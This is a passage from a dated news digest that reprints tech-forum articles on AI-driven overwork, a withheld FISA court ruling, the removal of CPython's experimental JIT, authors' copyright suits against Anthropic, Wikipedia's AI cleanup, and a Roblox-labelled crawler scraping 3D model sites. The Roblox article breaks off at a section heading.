Thanks to Raia Hadsell, Aäron van den Oord, Josh Woodward, Steve Seitz, Carlos Hernandez, Elias Roman, Jung E. Kim, Abhishek Bapna, Eli Collins, Tulsee Doshi, Carolina Parada, Jie Tan, Koray Kavukcuoglu and Demis Hassabis for their insightful guidance and support throughout the research process.

Lastly, we thank our trusted tester and early access users that have provided feedback to help guide our research forward.

The Daily Front Page 4 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — The Faster Treadmill
article

AI promised less work. I've never worked more

by oorestisime·▲ 649 points·643 comments·oioannou.com ↗
I have never worked more

The pitch was that AI would give us our time back. Write less boilerplate, delegate the boring parts, go home earlier.

I am not complaining about the tools. I use agents for all of my engineering work now, and I wrote about how that setup evolved and why I still read the code. I can investigate and ship things that would not have been worth starting two years ago.

But somewhere this year I noticed that I am working more than I ever have, and that it feels heavier than it used to. Not because any single task is harder. Because there are so many more of them, all at once.

This post is me trying to understand that, with some data from my own GitHub history.

The old load and the new load

As a full-stack engineer, a normal week for me meant two or three serious tasks. A feature, a tricky bug, maybe a migration. Each one needed real focus, but I could hold one of them in my head at a time, finish it, and move to the next.

Today my week looks completely different. I have several agents running in parallel: one implementing a change, one investigating a production question, one working through a review, another doing research I will need later. None of them needs me all the time. Every one of them needs me sometimes.

That “sometimes” is the problem.

Each agent eventually comes back with a question, a plan to approve, a diff to read or a result to make sense of. Responding means switching contexts: reloading a different problem, a different repository and a different set of decisions.

Two or three serious tasks a week was tiring in a familiar way. Working with many agents is tiring in a new way. My attention is spread across more problems, and I find moving between them much more mentally draining.

What my GitHub history shows

I pulled my GitHub contribution calendar for every month from January 2019 to today and marked my roles at Bold.org, which I joined in January 2020: Full Stack Engineer until August 2022, Principal Engineer until August 2025, and Vice President of Technology since then. These are GitHub’s contribution counts, including private work, so they mix commits, pull requests, reviews and issues. It is a rough signal of activity, not a measure of value. 2019 is an incomplete baseline: my job before Bold.org used a self-hosted GitLab, so GitHub only shows what I did outside it. But the shape is hard to ignore.

Monthly GitHub contributions from January 2019 to October 2026, shaded by role, with a second dashed line for public contributions only. 2019, before Bold.org, is incomplete because that job used a self-hosted GitLab. As a Full Stack Engineer, months mostly sit between 130 and 320, peaking at 319 in April 2020. As a Principal Engineer, they mostly sit between 55 and 200. As VP of Technology, 2025 stays around 50 to 150, then 2026 jumps to 277 in January, drops to 77 in June and peaks at 427 in August. Public contributions stay near zero from 2021 to 2025 and reach 68 in April 2026.

The first part of the curve is what I expected:

  • My busiest coding years at Bold.org were the early ones. 2020 was my highest year, with 2,711 contributions. 2021 dropped to 1,839 and 2022 to 1,498.
  • The Principal Engineer years were flat and lower. From August 2022 to July 2025 I averaged 114 contributions a month, against 173 as a Full Stack Engineer. My lowest year was 2023, with 1,189.
  • The first months as VP of Technology looked the same. From August to December 2025 I averaged 111 a month, and December 2025 was my quietest month since joining Bold.org, with 50.

As a Principal Engineer, more of my work went into architecture, deep dives into concepts, setting up projects and planning, rather than fixing bugs or iterating on features. Becoming VP of Technology continued that shift, with even less feature work expected. At least until AI came along.

Then 2026 happened:

  • I am back at my Full Stack Engineer pace. By October 27 I am at 2,102 contributions, already more than any full year from 2021 to 2025. Over the same period in 2020 I had 2,371, so 2026 is close to my busiest year but not above it.
  • August 2026 is the busiest month in the whole timeline. 427 contributions, against a previous high of 319 in April 2020.
  • My normal day moved back up. The median weekday was 3 or 4 contributions every year from 2022 to 2025. In 2026 it is 7, close to the 8 I had in 2020.
  • Fewer weekdays without GitHub activity. Through October 27, I had 18 weekdays with zero contributions, compared with 40–46 across each full year from 2022 to 2025. These are days without recorded GitHub activity, not days off work.
  • Heavy days became routine again. From 2022 to 2025 I had exactly one day per year with 24 or more contributions. In 2026 I already have 16, almost the 17 I had in all of 2020.

Almost all of this is private work. The dashed line in the chart is public contributions only: it was near zero from 2021 to 2025 and came back this year, with 191 so far, but that is still less than a tenth of 2026.

The twist is the role. In 2020 I was a full-stack engineer doing feature work full time, and this is roughly what that looked like on GitHub. Today I lead engineering at Bold.org and do far less feature work than I used to. On paper my graph should look like my Principal Engineer years, or lower. Instead it is back where it was when writing code was my whole job.

What changed is how much work feels worth taking on. When coding is cheap, I can fix bugs I would previously have left alone, improve patterns across the codebase, take on new projects and turn more ideas into something real. Much of this is work I would never have considered before. Agents did not just make my existing workload faster to finish. They made it easy to give myself a much bigger one.

Bursts, then burnout

Looking at the monthly totals, 2026 is not one steady climb. It is a series of bursts.

January and February were the first clear burst, with 277 and 233 contributions. This is when I started working seriously with agents, and when the observability experiment that became our internal company agent took off. Every week revealed something new I could suddenly delegate, and I wanted to try all of it.

March to June generally winds down, from 203 contributions in March to 77 in June. But April was a smaller burst along the way, another month when I had ideas and acted on them. I think improvements in the models were part of that renewed energy. Its monthly total of 187 is below January to March, but it includes a 29-contribution day and 68 public contributions, my highest public total of the year.

August is the biggest burst of all. Coming back from my summer break, the calendar shows a full week of zero contributions in early August. Then every weekday from August 10 to August 27 was between 14 and 43. August ended at 427 contributions, the busiest month in the whole timeline. September stayed high at 301.

Every cycle starts the same way. A new model or a new workflow makes something possible that was not possible last month, and my head fills with ideas. Because implementation is now cheap, there is no natural friction stopping me from pursuing all of them at once. So I do. I start more agents, open more threads and say yes to more experiments.

That works for a few weeks. Then the reviewing and context switching catch up with me, and I pull back to a more stable flow. I stay there until something exciting comes along, or until a holiday recharges me enough that I go straight back into another burst.

I count three of these cycles since January.

At the end of a burst, I feel tired of AI. I do not want to start another agent or think of more ideas. I do my normal work, but I stop chasing the extra projects and possibilities because I do not have the mental bandwidth for them.

The low season is not low anymore

The part that surprised me most is not the peaks. It is how much I am doing between them.

March did not feel like the bursts in January, February or August, but I was still doing substantial work. It had 203 contributions, against my Principal Engineer average of 114 a month. I was still acting on ideas, but that level of activity no longer felt like an exceptional push. Even when I think I am taking it easy, there are still agent results to work through, reviews to finish and small things that are now “just a quick prompt”.

June was genuinely low, with 77 contributions, comparable to my quieter Principal Engineer months. Maybe that was when all the tiredness caught up with me. Not every quiet month is higher than before. But outside the bursts, I still find myself taking on more work than I used to. That is what I mean by the low season not feeling low anymore.

Where that leaves me

AI made room for work I would never have considered before. I like being able to fix more things and turn more ideas into something real. But the capacity to implement those ideas has grown much faster than my capacity to think about them. Eventually I stop wanting to start another agent and go back to just doing my normal work. I have not figured out a balance. For now, I am noticing that being able to do more keeps turning into doing more. And I am tired.

A note on how this article was written: AI helped me pull and analyze my GitHub contribution data, build the chart and draft this article. The experience, decisions and opinions are mine.

The Daily Front Page 5 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — The Secret Ruling
article

US Government is hiding a secret court ruling about how it spies on Americans

by helterskelter2·▲ 998 points·381 comments·wired.com ↗
withholding the FISA court decision

Two US senators say the Trump administration is breaking the law by withholding the FISA court decision while it presses Congress to renew America’s most sweeping surveillance program.

Photo Illustration of Trump Officials guarding Court Rulings

Photo-Illustration: Jobanny Cabrera; Getty Images

Two Democratic senators who have long overseen US intelligence say the Trump administration is illegally withholding a secret court’s findings from Congress until lawmakers renew a program that lets federal agents read Americans’ communications without a warrant.

Seven months ago, the Foreign Intelligence Surveillance Court objected to search filters that let intelligence analysts pull Americans’ messages from intercepted data without the approvals, written justifications, or records the law requires. The court approved another year of surveillance anyway. The ruling has never been made public, and Senators Ron Wyden of Oregon and Adam Schiff of California say the administration’s own deadline for releasing it passed in September.

The program, Section 702 of the Foreign Intelligence Surveillance Act (FISA), lapsed in June after Congress failed to renew it, though collection continues under the court’s March approval. The administration’s own public documentation says rulings like this one are reviewed for public release “within 180 days of issuance.” That window closed September 13, even as intelligence officials press lawmakers to reauthorize the program by the end of the year.

Wyden, the longest-serving member of the Senate Intelligence Committee, and Schiff, the former chair of its House counterpart, say the administration owes Congress an explanation for the delay, and the names of the officials responsible, by November 6.

“If this administration won’t follow this simple statutory directive,” the senators told Director of National Intelligence Jay Clayton and Attorney General Todd Blanche in a demand letter obtained exclusively by WIRED, “it is unclear why Congress or the American people should trust this administration to follow any of the other legal limits to Section 702.”

Outside Congress, Demand Progress and 22 other civil liberties and government accountability groups on Monday urged congressional leaders to refuse to reauthorize Section 702 “while the administration actively withholds legally mandated information about how the surveillance program operates.” Signatories range from the American Civil Liberties Union to the conservative-backed Project for Privacy and Surveillance Accountability.

The Trump administration has already been pressed, and has promised, to release the ruling. In April, senators Tom Cotton and Mark Warner, the Intelligence Committee’s Republican chair and Democratic vice chair, pressed the administration to release it within 15 days so it could inform the Senate’s debate. In July, asked in writing whether he would commit to declassifying it by the 180-day deadline, Blanche replied, “Yes.”

Warner “has been clear that he supports transparency with regard to Section 702,” his communications director, Rachel Cohen, tells WIRED. Neither former director of national intelligence Tulsi Gabbard nor Bill Pulte, who briefly replaced her as acting director, “were responsive,” Cohen says, “but Senator Warner expects that DNI Clayton will declassify the opinion, consistent with the bipartisan letter and as required by law.”

Cotton’s office did not respond to a request for comment. The White House, the Office of the Director of National Intelligence, and the US Justice Department did not answer questions WIRED sent Friday about the delay.

Clayton, who is legally responsible as director of national intelligence for declassifying the ruling, has made no such promise. Asked before his July confirmation whether he would ensure the opinion was public before Congress voted on reauthorization, he wrote only that the government was “working arduously to expeditiously declassify” it and had made the full opinion available to lawmakers.

Some of what the court found is already known. A FISA court opinion declassified last year described a similar FBI tool, a “participants filter” that let agents select people in contact with surveillance targets and read their messages. In February 2025, the Justice Department’s National Security Division told the court the tool had been running searches no one counted. The FBI shut it off the next month and switched it back on later that year, after the department approved a rebuilt version.

This year’s ruling went beyond that. The court found that tools agencies use to narrow intercepted data to an American’s messages amount to searches of Americans, subject to the same limits, and ordered them rebuilt, The New York Times reported in April, citing unclassified administration talking points sent to lawmakers. Senator Alex Padilla said in a written question to Blanche that the Justice Department “is appealing portions” of the ruling “limiting the government’s use of certain filtering tools.”

While the ruling stayed secret, seven intelligence agency fact sheets from March 2026, one dated the day of the ruling, cited a 98.9 percent compliance rate for FBI searches of Americans and credited Section 702 with stopping a planned terrorist attack on a Taylor Swift concert in Vienna. None mentions the court’s findings. The figure appears nowhere in the Justice Department inspector general’s October 2025 review of those searches, which put the compliance rate at 98.6 percent and could not conclude that “the FBI’s querying compliance issues are entirely in the past.”

According to the fact sheets, FBI auditors review every such search. FBI director Kash Patel closed the bureau’s Office of Internal Auditing last May and moved its auditors into another division. The bureau’s search counts before 2025 also omit queries run through the participants filter, searches the government’s own privacy watchdog says are “not possible to track.”

Lawmakers who have read the ruling hint that it says more. Senator Dick Durbin, the top Democrat on the Judiciary Committee, urged colleagues on the Senate floor in June to read it in a secure room. “I have seen it,” he said. Once they did, he told them, “your opinion of the role of FISA and the rights of Americans will be impacted for sure.”

Wyden has also warned about a classified interpretation of Section 702 that he says multiple administrations have relied on and refused to declassify. “When it is eventually declassified,” he said in March, “the American people are going to be stunned that it took so long and that Congress had been debating this authority with insufficient information.”

The Trump administration has until November 6 to answer the senators. The court’s current approval of the program expires in March.

Surveillance reform advocates say the administration may try to avoid that fight by attaching a renewal to the annual defense authorization bill, which Congress usually finalizes in December. In 2023, lawmakers extended Section 702 for four months through that year’s defense bill after a Senate effort to strip the provision failed. This year’s House and Senate versions of the bill do not yet include it.

The Daily Front Page 6 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Python’s JIT Retreat
article

Python's experimental JIT to be removed

by f311a·▲ 538 points·294 comments·lwn.net ↗
on its way out

Python's experimental just-in-time (JIT) compiler, which was added to CPython in 2024 for the 3.13 release, is on its way out. In June, the Python steering council announced that it was pausing work on the JIT in CPython's main branch until there was an accepted Python Enhancement Proposal (PEP) that addressed concerns about maintenance, compatibility, and set clear success metrics as well as a timeline for completion. After creating PEP 836 ("JIT Go Brrr: The Path to a Supported JIT Compiler for CPython") to try to meet the council's request, and after months of discussion, the JIT maintainers have withdrawn the PEP. For now, it appears that development on the once-promising project has come to an end.

The JIT was added to CPython by Brandt Bucher in early 2024. Generally, such a major feature would be expected to land only after the council had approved a standards-track PEP. Bucher had given a talk (YouTube video, slides) about the JIT at a Python core developer sprint, and announced his intent to merge the feature—but he had not taken the step of authoring or submitting a PEP for its approval. He was prodded into doing so by steering council member Thomas Wouters, who was also serving as the release manager for Python 3.13.

Bucher and Savannah Ostrowski drafted PEP 744 ("JIT Compilation"), which was an informational PEP—meaning it only provides information to the Python community and does not represent formal consensus to proceed on a feature or project. LWN covered the discussion of PEP 744 in April 2024, and later covered Bucher's talk on the JIT at PyCon US 2024, as well as the follow-up talk at PyCon US 2025.

PEP it up

Work on the JIT had been proceeding on the basis of PEP 744 until this June, when the council had put forward its formal request for the JIT maintainers to create a standards-track PEP. One might wonder, as Antoine Pitrou did, why the council had decided that it was time to speak up and ask for a new PEP. Wouters said that there was no "single triggering event for this request", but that the council had been discussing the topic for a while and indicated that it was looking to ensure the JIT work did not interfere with other projects. "There's been work trying to get the JIT to play nice with instrumentation, debugging, and profiling. There's also external JITs (like CinderX), JIT-adjacent things (like Numba and PyTorch's compile), and discussions about a tier 3 JIT." The council had waited until after the Python 3.15 beta release "to be clear that we're OK with the status quo for 3.15".

The council asked for a PEP that would make the case for the JIT "as a supported, non-experimental part of CPython: its guarantees, its maintenance commitments, and its impact on redistributors". The council set a deadline of six months for the PEP to be submitted and accepted; failing that, the council would require the JIT code to be removed from the CPython main branch.

Bucher, Ostrowski, and Ken Jin drafted PEP 836 and published it on the Python forum for community feedback on July 3. It generated quite a bit of discussion, some favorable and some critical. One of the key themes in the comments, such as this one by Wouters, and this comment by Mark Shannon, was that the draft felt like it should be two separate PEPs. Shannon, for example, thought that the PEP should only cover goals for accepting the JIT work and felt that it should leave out implementation details. There were also quite a few calls for additional information.

Bucher pushed back a bit on the suggestion that it should be two PEPs, and Ostrowski defended the structure of the PEP as it was. "Outlining goals like we have in the PEP without being able to share the plan and everything we've thought through alongside it would make me uncomfortable. To me, goals without plans behind them aren't really goals at all."

When we last looked at this topic in September, the discussion about the PEP had slowed down without a commitment to develop new PEPs or a formal statement from the council. The last word from the council at that time, in the form of a summary of its August 6 meeting, was that it had met with the PEP authors and was "discussing the state of the PEP and whether it answered the questions the SC asked in its request for a PEP".

Experimentation in main

On September 21, Wouters posted a statement from the steering council, minus Ostrowski (who is currently a member of the steering council but did not participate since she is a co-author of the PEP), that summarized its position. The statement said that PEP did answer all of the questions that were highlighted in the council's request, "although perhaps some less convincingly than others".

The council wished to make clear that it was not looking for the criteria that the JIT should meet to be a supported feature, or whether it should be considered such. Instead, the council was evaluating whether the JIT should continue as an experiment in CPython's main branch.

Part of the problem with allowing experimentation in main is the lack of unified design, and the uncertainty that core developers, package maintainers and users face as the experimentation changes behaviours and API surfaces.

The council said that the PEP was not specific enough about support plans, performance criteria, and too vague or too optimistic about a number of other areas. The statement included a ten-point list of items that the council wanted "to see either spelled out in the PEP, or at least discussed and rejected". The council's list expressed concerns ranging from memory impact to security. For example, on the topic of platform parity, the council wanted to ensure that the JIT was designed to be easily adopted for new platforms. It wanted assurance that the JIT's design would not be tied to specific platform or require platform-specific knowledge to maintain.

Another area that the council called out was user impact. It said that the PEP was "overly optimistic" about user-visible differences with the JIT enabled. There were many cases where users depend on idiosyncrasies in the interpreter design, "as we've seen with other Python implementations or even just between major Python versions", and it wanted clarification on how those differences would be handled. Would they be considered bugs, how would situations be handled if a difference in behavior was unavoidable, and so on.

Security was "an underserved area in the PEP", according to the council; it suggested that a discussion with the Python security response team was in order and that a security review should be part of the criteria for supported status as well.

PEP 836 specified a compatibility review milestone to correspond with the first Python 3.17 release candidate—which would be expected sometime in August 2028—that would involve running the test suites of the top PyPI packages to see if the JIT broke them. The council wanted that timeline moved up significantly. "We think that's way, way too late, and the compatibility review should be an ongoing and continuous process starting as soon as possible".

The council also worried about the JIT's design decisions being made "without critical review by the larger group of developers ultimately responsible for [CPython] development, maintenance and support". The bottom line, it said, was that PEP 836 "mostly answers the questions we asked" with no missing pieces, but it wanted more discussion on those topics so it could "gauge community support and consensus before we're asked to pronounce on this PEP".

Jin replied a few days later to thank the council for its detailed feedback and said that the group would work on its suggestions.

Withdrawn

After some consideration, it appears, the PEP's authors have decided not to continue pursing the council's approval. On October 19, Ostrowski (who is also release manager for Python 3.16 and 3.17) announced that the PEP was being withdrawn:

The Steering Council rightly sets a high bar for a proposal of this scope, and we don't feel we have the personal bandwidth to carry the current version forward. We continue to believe in the technical direction outlined in the PEP, including free-threaded support and a method-based frontend, and remain optimistic about the JIT's potential in CPython. We'll make the reference implementation available and link it from the withdrawn PEP so others who are interested can explore and build on that.

Barry Scott asked if that meant that work on the JIT was stopped. Brett Cannon replied that the work would be stopped in the main repository, but it would be up to the community whether the work would continue elsewhere. Dunc Graham suggested that there might be time for an alternative PEP to be submitted before the council's deadline. Cannon said that was not likely, "as all the people actively driving the JIT were either authors on that PEP or contributors to it".

With the PEP withdrawn, the JIT will likely be removed from CPython main fairly soon to ensure that any problems caused by its removal can be addressed early in the Python 3.16 development cycle. It is unclear whether the original drivers of the JIT work intend to continue working on it at all, or if it will simply be left for others to pick up if there is enough community interest. I have emailed the PEP authors for clarification, but have not yet received a reply.

The Daily Front Page 7 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — The Training-Data Reckoning
article

Anthropic trained Claude on illegally obtained Stanford professors' books

by car·▲ 538 points·278 comments·stanforddaily.com ↗
illegally scraped and pirated

Books stacked on a library shelf.

Anthropic illegally trained Claude on books from Stanford professors (Photo: JACK BERNARDO/The Stanford Daily)

AI giant Anthropic illegally scraped and pirated the work of over 10 Stanford professors to train its Claude models, a federal judge ruled in a May 2026 lawsuit.

Anthropic previously trained Claude on illegally obtained texts from professors Tobias Wolff, Abraham Verghese, Chang-Rae Lee, Daniel Mason, Hayagreeva Rao and Myra Strober. In Bartz v. Anthropic, which the Authors Alliance calls the largest copyright settlement involving an AI company, Judge William Alsup ruled that Anthropic could no longer pirate books to create a permanent central library.

While blocking the piracy of work to train AI, Alsup justified the legal acquisition of books to train Claude’s Large Language Models (LLMs) as fair use. He compared AI training to how humans can read, internalize and remember a book’s themes and style. “Like any reader aspiring to be a writer, Anthropic’s LLMs trained upon works not to race ahead and replicate or supplant them — but to turn a hard corner and create something different,” he wrote.

The $1.5 billion settlement went to authors and publishers of nearly 500,000 registered works. Wolff and 27 other authors say the settlement isn’t enough.

“To put me to work that way, without remittance, is a form of slave labor,” said Wolff, professor emeritus of English and winner of the National Medal of Arts. “They’re using my work without paying for it. As time goes on, they’re going to make the lives of writers very difficult if there’s no fruit to their labor.”

10 of Wolff’s publications had been used for AI training without permission.

“[The settlement] still gives Anthropic pretty free rein to roam through our literature and basically take what they think will be useful and profitable for them,” Wolff said.

Wolff, along with English professor Chang-rae Lee, opted out of the Bartz settlement. In May 2026, they filed the separate non-class lawsuit Cruz v. Anthropic, seeking a jury trial for full statutory damages of up to $150,000 per infringed work, surpassing the approximate $3,000 of damages per work offered in the Bartz settlement.

Similar to the claims in Bartz, the plaintiffs allege that Anthropic illegally downloaded, reproduced and distributed their copyrighted books from “shadow libraries” like LibGen and PiLiMi, and that Anthropic broke the law by downloading and storing the pirated files in a central library.

“Our agents didn’t think the blanket lawsuit covered quite enough of the liability to us and are seeking redress in more particular ways,” Wolff said.

If Wolff and his fellow authors are successful, they would gain a permanent injunction against Claude model training using their works.

Paul Goldstein, a Stanford Law leading scholar in intellectual property and one of the plaintiffs represented in the class action, acknowledged the difficulty of addressing and preventing copyright issues for AI companies.

“The essential problem … is what economists call ‘transaction costs,’” Goldstein wrote in an email to The Daily. “Millions of individual copyrighted works may be copied in the course of any training incident, and it’s simply impracticable for the platform to obtain licenses from the copyright owner of every — or, indeed, any — single work.”

Outside of Bartz and Cruz, many authors, visual artists and news outlets, including The New York Times and Getty Images, have filed over 70 infringement lawsuits against AI companies. While Bartz established the current rule for pirating books, the legal future of mass scraping AI models used to train LLMs remains uncertain.

The Authors Guild is also pursuing other lawsuits, including one against OpenAI and Microsoft, as part of a “multi-pronged approach to ensure that the law is clear that AI companies must license the books they use,” according to The Authors Guild Chief Executive Officer Mary Rasenberger.

“Licensing allows authors and publishers to be compensated and to require the use of filters that ensure their works do not appear in outputs unless separately licensed,” Rasenberger wrote in an email to The Daily.

The Authors Guild is working with Congress to create national legislation that will require licensing.

“The Guild is up for the challenge,” Rasenberger wrote. “This is something we have been doing for 114 years, and the moment we are in today, while challenging, also presents opportunities for us to firmly realize our mission.”

For Wolff, this support is critical for the next generation of writers.

“I’m lucky that I’m able to have a life as a writer where I enjoy the profits of my work,” Wolff said. “I worry much more about the young writers I’ve worked with at Stanford and elsewhere being able to do that in the face of these technological challenges, because they’re very hard to grasp and to combat.”

Some authors are waging these difficult legal battles to achieve a sense of credit for their work, outside of the settlement payment.

“Attribution … is very important to the vast majority of authors, and not just academic authors,” Goldstein wrote. “The great majority of countries have something called the ‘moral right of attribution’ on the books to ensure that authors are credited for their work. The U.S., alone among industrialized nations, has no such moral right, which is a terribly unfortunate situation for authors generally.”

As Stanford authors and AI companies continue to navigate copyright challenges for training, both sides must navigate a “foreign land,” Wolff said, meeting at the intersection of creative rights and technological growth.

The Daily Front Page 8 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Keeping Wikipedia Human
article

Wikipedia's Cleanup of AI-Generated Content

by rbanffy·▲ 484 points·220 comments·spectrum.ieee.org ↗
AI-generated text is harder to spot

AI-generated text is harder to spot, but that hasn’t deterred them

Surreal collage of a woman’s face with geometric shapes, pencil, and Wikipedia globe

Ellia Lebleu is a cofounder of the WikiProject AI Cleanup effort to keep Wikipedia human-written.

Ellia Lebleu is a founding member of the WikiProject AI Cleanup, a volunteer effort launched in 2023 to find and remove AI-generated material from Wikipedia that breaks the website’s guidelines. When the cleanup began, AI writing was often betrayed by conspicuous clichés. Today, the project’s volunteers are developing tools to detect subtler forms of machine-generated content and debating AI’s role in the world’s most widely used encyclopedia.

When did you realize Wikipedia had a problem with AI-generated material?

Ellia Lebleu: It was around December 2023. A few other editors and I were chatting on Wikipedia’s Discord server, and we had all seen very strange articles with the same odd characteristics. They repeated phrases like “stands as a testament” or “rich cultural heritage.” They sometimes had conclusion sections, or sections called “Why is this important?” That was very typical of ChatGPT in 2023 and early 2024 but very odd for Wikipedia articles—and very easy to spot. Then I decided, let’s create an official project on Wikipedia so more people can deal with this.

Ellia Lebleu

Ellia Lebleu is a founding member of the WikiProject AI Cleanup. Lebleu is pursuing a Ph.D. in AI at the Inria Center of the University of Rennes, part of France’s national research institute for digital science and technology.

How do editors spot AI-generated writing today?

Lebleu: By 2025, the signs of AI writing were becoming subtler and more structural. For example, AI loves the “rule of three,” negative parallelisms, and other structures of speech that aren’t conclusive by themselves but become meaningful as they accumulate. We also look beyond the article. If someone writes five articles of thousands of words each in 5 minutes, there is reason to suspect AI.

Does the AI problem just appear in the main text, or also in citations?

Lebleu: Fake or misleading citations have become a major worry. Sometimes an AI hallucinates a citation entirely, although that’s much rarer today because of retrieval-augmented generation that allows the AI to find sources. More often, it finds a real source but gets its content completely wrong. AI citations that don’t actually support what is being written are extremely commonplace.

English Wikipedia recently prohibited editors from using LLMs to generate articles. How much AI-generated content is still getting through?

Lebleu: I’ve been working with [AI-detection company] Pangram to estimate the proportion of AI-generated content. I tested it on Wikipedia content from before ChatGPT and found no false positives, so its results provide a very conservative lower bound. In late 2025, it flagged perhaps 20 percent of new articles and drafts as AI-generated. In early 2026, that went down to 15 or 16 percent. But we don’t yet know whether that’s because our recent policies have had an effect or because models are getting more powerful and Pangram hasn’t had time to adapt.

Is Wikipedia using AI to combat AI?

Lebleu: Another Wikipedia editor has made an AI source verifier, which goes through the sources on a page and checks whether they match the claims. Since it is itself an AI model, there is no guarantee that it will be correct every time. But if you want something that works at scale and filters out obvious cases, it’s a good first step. The Wikimedia Foundation is also working on a tool called Paste Check, which can flag text pasted directly from some AI chatbots.

And we’ve seen Claude sometimes say, “I can’t write a Wikipedia article; it would go against Wikipedia’s policies.” If all major AI companies implemented that kind of prompt refusal, it wouldn’t solve the problem entirely, because there are still open-weight models that can be tweaked to avoid restrictions. But it would help with people who use commercial models and aren’t especially familiar with the technology.

Can you tell if the rule prohibiting AI writing is working?

Lebleu: It’s still a little early to tell. We see possible effects, such as prompt refusal and the apparent slight drop in AI-generated content. But again, we don’t yet know if that is because models are getting better or because beginners are learning the rules. The vast majority of AI-generated content is submitted by beginner editors, so we’ve made many efforts to make the rule very visible in welcome messages, editing help, and advice.

What if AI becomes capable of writing truly reliable Wikipedia articles?

Lebleu: That’s one of the big questions we’re facing. When the guideline was passed, it was for very practical reasons: We were flooded with AI content, we didn’t have good tools, and we needed to put a stop to it. But since then, it has taken on a more philosophical dimension. Many people have called Wikipedia “the last good place on the internet.” Being a place that was, in theory, free from AI slop has become part of Wikipedia’s identity.

A lot of Wikipedia’s communication is now centered on the idea that we’re a human-written encyclopedia. Even AI companies find that interesting. It can be valuable to have a purely human-written corpus on which to [train] AI systems. The fact that Wikipedia is still that, and will remain that for at least the near future, makes it a precious resource that isn’t replicated anywhere else.

But will the people who read and contribute to Wikipedia want it to become partially AI-generated if that makes it more comprehensive? We could preserve Wikipedia’s identity as a human-written corpus while also offering an AI-assisted option.

Has Wikipedia reckoned with the idea of “Google Zero”—a possible future in which websites no longer get traffic from Google search?

Lebleu: If everything goes through AI search and websites plummet to zero visibility, how do we expose Wikipedia and show that it can be edited and that people can still contribute? Wikipedia is frequently cited in [Google’s] AI Overviews, but users may only see an AI answer citing Wikipedia. They may not realize that Wikipedia is a living project they can edit and contribute to.

The Wikimedia Foundation is working on an attribution framework that could give AI users more information about the article [being cited]: when it was last edited, how comprehensive it is, whether editors have flagged problems, and perhaps even a call to action. In the future, readers might even contribute through AI models: “The AI cited Wikipedia, but there seems to be an error. Can I make an edit request and add this other source I found?”

I can see a very strong symbiotic relationship between Wikipedia and AI models in the future. I don’t see Wikipedia disappearing, but I can see it taking a very different shape. Yesterday, AI was something to clean up. Today, it’s a tool to help us with the cleanup. Tomorrow, it will be the air we breathe.

The Daily Front Page 9 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — The Crawler at the Gate
article

Roblox downloaded 145GB models from us (including adult content) without asking

by choult·▲ 475 points·270 comments·open3dlab.com ↗
145.5 GB of our creators' work

Roblox downloaded 145 GB of models from our sites (including adult content) without asking

Cutaway model of a lens assembly used in an ASML photolithography system, used in the production of AI chips.

On 15 and 16 October 2026, a crawler that said it belonged to Roblox walked through almost every project on Open3DLab, SFMLab and SmutBase, and proceeded to download complete copies of 1,027 files from 712 projects. 145.5 GB of our creators' work, downloaded for what we assume are AI training purposes.

This post briefly describes what happened, what mitigations were taken, and what this signals for the community at large. A more detailed writeup outlining what we saw in our logs will be posted at a later time.

What happened

On Sunday the 18th of October, we noticed a crawler making a large number of requests to our sites and download infrastructure. The crawler sent the same user agent on every request, trellis2-data-sourcing/1.0 (3D foundation model research; [redacted]@roblox.com). It came from a single Amazon Web Services (AWS) address. It had read the main page of 18,926 projects, which is practically our entire catalogue, in 26,429 requests over a span of 34 hours.

After pulling the project pages, it downloaded complete copies of 1,027 files from 712 projects, 145.5 GB in all, before suspending operations during the weekend. The downloads include 364 files (54.8 GB) from 224 projects on SmutBase, which hosts adult content only. With the SFMLab projects marked adult, 345 of the 712 projects (62.6 GB) are adult content.

The main limiting factor in the number of files downloaded was the crawler's reliance on the free download servers, which have caps on speed limit and number of concurrent downloads. The crawler did not respect our robots.txt, (which it did retrieve), ignored our Terms of Service, (which forbid scraping), and defied the creators' licenses: 423 of the 712 projects are licensed for non-commercial use only. Within the sample it retrieved, it took adult projects at the same rate as everything else. Some examples include models of Eve from Stellar Blade, Mei from Overwatch, and a Horse cock dildo.

Our response

We found it on 18 October and blocked further attempts the same morning. The scraper had suspended its activity by that point, and we did not notice any scraper that weekend. We emailed the address in its user agent on 18 October and asked Roblox for comment. We have not had a reply.

The crawler resumed scraping activity on October 19th, with all requests getting blocked by our servers. The scraper did not reduce its download attempts when faced with our blocks, and the scrapes seemed to fit neatly within office hours, only briefly pausing for an hour around lunchtime, and ending activity around the end of the workday (CEST). On the 20th, their scraper made its final return at 8:00, slowly tapering requests from lunchtime onward, likely in an effort to test our rate limiting. The requests stopped around 15:00. We sent another email to Roblox for questions, to which they again did not reply.

Speculation

This section contains our speculation and assumptions based on public information, and the information we noticed in our logs.

Roblox has been building a "3D foundation model" since at least 2025.In March 2025 Roblox introduced Cube, which it calls its core generative AI system for 3D and 4D. The accompanying paper describes the goal as a foundation model for 3D intelligence. It lists character rigging among the things that model should eventually do, and generating characters and avatars as future work. Its first shape model was trained on roughly 1.5 million 3D assets from licensed and public datasets such as Objaverse, plus free assets from Roblox's own Creator Store whose creators had opted in. In February 2026 Roblox began rolling out "4D generation" built on Cube.

The address in the user agent belongs to a researcher who is among the 40-plus authors of that Cube paper. The researcher's public professional profile says they are building a 3D foundation model at Roblox, and their earlier published work is on 3D reconstruction and real-time 3D rendering. We want to be clear: we don't suggest this researcher did anything on their own initiative or out of the ordinary for their job. A data-collection run like this is a company's decision, and the responsibility for it is Roblox's. But the profile says what the user agent says: the people behind this crawler build 3D foundation models.

The "trellis2" in trellis2-data-sourcing may refer to TRELLIS.2, an open 3D generation model Microsoft released in late 2025. It may mean the data was meant for training or tuning a model like it, or it may just be a project codename. We don't know. What we can say is that TRELLIS.2's published data toolkit contains no web crawler and no user agent, so this crawler and its label were written for the job. It is also possible that Roblox is re-using the Trellis.2 tooling for its own foundational model and it is re-using these scripts for its next model; the tools are open source.

Our sites are full of things a 3D model-generation system needs and public datasets have relatively little of: complete, textured characters, many of them rigged, in the formats artists actually work in, each with a title, a description and preview images.

Put together, we think the most likely explanation is that the crawler was collecting training or evaluation data for Roblox's 3D foundation model work. We can't prove it, and we don't know whether any of our creators' files ended up in a model.

Roblox's track record

